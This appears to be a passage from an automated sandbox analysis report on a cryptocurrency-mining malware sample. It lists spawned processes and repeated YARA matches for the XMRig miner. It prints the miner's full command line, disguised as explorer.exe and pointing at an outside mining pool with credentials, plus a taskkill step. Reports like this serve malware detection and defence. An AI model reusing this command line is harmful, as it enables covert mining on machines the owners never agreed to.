Commandline:	C:\Windows\System32\conhost.exe" "/sihost64
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 4608 Parent PID: 6840

General

Start time:	14:10:59
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" cmd /c taskkill /f /PID "6040
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

Analysis Process: conhost.exe PID: 6920 Parent PID: 4608

General

Start time:	14:11:00
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: taskkill.exe PID: 6532 Parent PID: 4608

General

Start time:	14:11:00
Start date:	14/01/2022
Path:	C:\Windows\System32\taskkill.exe
Wow64 process (32bit):	false
Commandline:	taskkill /f /PID "6040"
Imagebase:	0x7ff747240000
File size:	94720 bytes
MD5 hash:	530C6A6CBA137EAA7021CEF9B234E8D4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

Analysis Process: explorer.exe PID: 4876 Parent PID: 6840

General

Start time:	14:11:02
Start date:	14/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe --cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=mine.bmpool.org:6004 --user=6059336 --pass=myminer --cpu-max-threads-hint=50 --cinit-idle-wait=1 --cinit-idle-cpu=80
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.799518871.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000002.927522845.0000000140752000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.796871079.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.804927838.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.792450012.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.792450012.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.792450012.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000002.925771817.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000002.925771817.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000002.925771817.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.775205927.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.775205927.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.775205927.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.781428125.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.781428125.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.781428125.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.795242519.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.795242519.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source:

0000001B.00000000.795242519.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000002.917920684.000000000130B000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.794400216.0000000140753000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.797423384.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.797423384.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.797423384.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.800236371.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.800236371.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.800236371.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.787692374.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.787692374.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.787692374.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.789535375.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.789535375.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.789535375.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.784425223.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.784425223.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.784425223.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.773135705.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.773135705.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.773135705.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.779800649.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001B.00000000.779800649.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.779800649.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001B.00000000.769582384.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source:

	0000001B.00000000.769582384.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001B.00000000.769582384.0000000140000000.00000040.00000001.sdmp, Author: Joe Security

File Activities Show Windows behavior

Analysis Process: explorer.exe PID: 6924 Parent PID: 6012

General

Start time:	14:11:02
Start date:	14/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe --cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=mine.bmpool.org:6004 --user=6059336 --pass=myminer --cpu-max-threads-hint=50 --cinit-idle-wait=1 --cinit-idle-cpu=80
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000002.927622766.0000000140752000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.819000457.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.801221568.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.798724965.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.798724965.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.798724965.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.784200823.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.784200823.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.784200823.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.796296289.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.796296289.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.796296289.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000002.918136554.00000000004BA000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.780903437.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.780903437.0000000140000000.00000040.00000001.sdmp, Author:

Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.780903437.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.774089554.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.774089554.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.774089554.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.816102106.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.816102106.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.816102106.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.814593137.0000000140753000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.810219805.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.810219805.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.810219805.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.793171664.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.793171664.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.793171664.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000002.925901333.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000002.925901333.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000002.925901333.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.812542531.0000000140753000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.787529097.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.787529097.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.787529097.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.813277906.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.813277906.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.813277906.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.779272197.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth

- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.779272197.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.779272197.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
- Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000001C.00000000.789706786.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000001C.00000000.789706786.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000001C.00000000.789706786.0000000140000000.00000040.00000001.sdmp, Author: Joe Security

File Activities Show Windows behavior

Disassembly

Code Analysis